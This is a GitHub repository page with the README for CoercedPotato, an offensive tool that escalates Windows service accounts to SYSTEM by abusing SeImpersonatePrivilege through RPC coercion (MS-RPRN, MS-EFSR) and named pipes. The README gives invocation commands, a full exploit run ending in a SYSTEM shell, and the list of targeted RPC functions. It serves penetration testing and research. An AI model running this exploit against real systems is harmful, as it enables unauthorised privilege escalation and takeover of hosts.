Product Solutions Resources Open Source Enterprise Pricing Sign in Sign up

hackvens / CoercedPotato Public

forked from Prepouce/CoercedPotato

Notifications Fork 28 Star 229

Code Pull requests Actions Projects Security Insights

master Go to file Code

This branch is 11 commits behind `Prepouce/CoercedPotato:master` .

Prepouce Implementation of random Namedpipe name in orde... 5e91aec · last year 20 Commits

IDL_FILES	Remaniement du code	last year
lib	Remaniement du code	last year
rpc_interfaces	Remaniement du code	last year
.gitattributes	Ajouter .gitattributes, .gitignore et REA...	last year
.gitignore	#ajout fichiers oubliés dans le .gitignore	last year
CLI11.hpp	#MS-rprn exploitable RPC calls has bee...	last year
CoerceFunctions.cpp	Remaniement du code	last year
CoerceFunctions.h	Remaniement du code	last year
CoercedPotato.cpp	Implementation of random Namedpipe...	last year
CoercedPotato.sln	Ajoutez des fichiers projet.	last year
CoercedPotato.vcxproj	Remaniement du code	last year
CoercedPotato.vcxproj.filters	Remaniement du code	last year
README.md	Update README.md	last year
poc.png	Add files via upload	last year

About

No description, website, or topics provided.

Readme

Activity

Custom properties

229 stars

3 watching

28 forks

Report repository

Releases

No releases published

Packages

No packages published

Languages

● C 93.4% ● C++ 6.6%

README

Coerced potato

From Patate (LOCAL/NETWORK SERVICE) to SYSTEM by abusing `SeImpersonatePrivilege` on Windows 10, Windows 11 and Server 2022.


For more information: https://blog.hackvens.fr/articles/CoercedPotato.html (The english version is coming soon!! 😁)

A very quick PoooooC:

```
.\CoercedPotato.exe -c whoami
```

An other PoC with an interactive shell:

```
.\CoercedPotato.exe -c cmd.exe
```



```
   ____                              _ ____       _        _
  / ___|___   ___ _ __ ___ ___  __| |  _ \ ___ | |_ __ _| |_ ___
 | |   / _ \ / _ \ '__/ __/ _ \/ _` | |_) / _ \| __/ _` | __/ _ \
 | |__| (_) |  __/ | | (_|  __/ (_| |  __/ (_) | || (_| | || (_) |
  \____\___/ \___|_|  \___\___|\__,_|_|   \___/ \__\__,_|\__\___/

                                          @Hack0ura @Prepouce

[+] RUNNING ALL KNOWN EXPLOITS.

[PIPESERVER] Creating a thread launching a server pipe listening on Named Pipe \\.\pipe\coerced\pipe\spoolss.
[PIPESERVER] Named pipe '\\.\pipe\coerced\pipe\spoolss' listening...

[MS-RPRN] [*] Attempting MS-RPRN functions...

[MS-RPRN] Starting RPC functions fuzzing...
 [MS-RPRN] [*] Invoking RpcRemoteFindFirstPrinterChangeNotificationEx with target path: \\127.0.0.1/pipe/coerced
 [MS-RPRN] [*] Error code returned : 1722
 -> [-] Exploit failed, unknown error, trying another function...
 [MS-RPRN] [*] Invoking RpcRemoteFindFirstPrinterChangeNotification with target path: \\127.0.0.1/pipe/coerced
 [MS-RPRN] [*] Error code returned : 1722
 -> [-] Exploit failed, unknown error, trying another function...
[MS-RPRN] None of MS-RPRN worked...


[PIPESERVER] Creating a thread launching a server pipe listening on Named Pipe \\.\pipe\coerced\pipe\srvsvc.
[PIPESERVER] Named pipe '\\.\pipe\coerced\pipe\srvsvc' listening...

[+] RPC binding with localhost done
[MS-EFSR] [*] Attempting MS-EFSR functions...

[MS-EFSR] Starting RPC functions fuzzing...
 [MS-EFSR] [*] Invoking EfsRpcOpenFileRaw with target path: \\127.0.0.1/pipe/coerced\C$\

[PIPESERVER] A client connected!

 ** Exploit completed **

Microsoft Windows [version 10.0.22621.2134]
(c) Microsoft Corporation. Tous droits réservés.

C:\Windows\System32>whoami
autorite nt\système
```

Usage

You can check the help message using the `--help` option.

```
   ____                              _ ____       _        _
  / ___|___   ___ _ __ ___ ___  __| |  _ \ ___ | |_ __ _| |_ ___
 | |   / _ \ / _ \ '__/ __/ _ \/ _` | |_) / _ \| __/ _` | __/ _ \
 | |__| (_) |  __/ | | (_|  __/ (_| |  __/ (_) | || (_| | || (_) |
  \____\___/ \___|_|  \___\___|\__,_|_|   \___/ \__\__,_|\__\___/

                                           @Hack0ura @Prepouce


CoercedPotato is an automated tool for privilege escalation exploit
Usage: .\CoercedPotato.exe [OPTIONS]

Options:
  -h,--help                   Print this help message and exit
  -c,--command TEXT REQUIRED  Program to execute as SYSTEM (i.e. cmd
  -i,--interface TEXT         Optionnal interface to use (default :
  -n,--exploitId INT          Optionnal exploit ID (Only usuable if
                               -> ms-rprn :
                                 [0] RpcRemoteFindFirstPrinterChange
                                 [1] RpcRemoteFindFirstPrinterChange
                               -> ms-efsr
                                 [0] EfsRpcOpenFileRaw()
                                 [1] EfsRpcEncryptFileSrv()
                                 [2] EfsRpcDecryptFileSrv()
                                 [3] EfsRpcQueryUsersOnFile()
                                 [4] EfsRpcQueryRecoveryAgents()
                                 [5] EfsRpcRemoveUsersFromFile()
                                 [6] EfsRpcAddUsersToFile()
                                 [7] EfsRpcFileKeyInfo() # NOT WORKI
                                 [8] EfsRpcDuplicateEncryptionInfoFi
                                 [9] EfsRpcAddUsersToFileEx()
                                 [10] EfsRpcFileKeyInfoEx() # NOT WO
                                 [11] EfsRpcGetEncryptedFileMetadata
                                 [12] EfsRpcEncryptFileExSrv()
                                 [13] EfsRpcQueryProtectors()


  -f,--force BOOLEAN          Force all RPC functions even if it say
  --interactive BOOLEAN       Set wether the process should be run w
```

Made in France FR with <3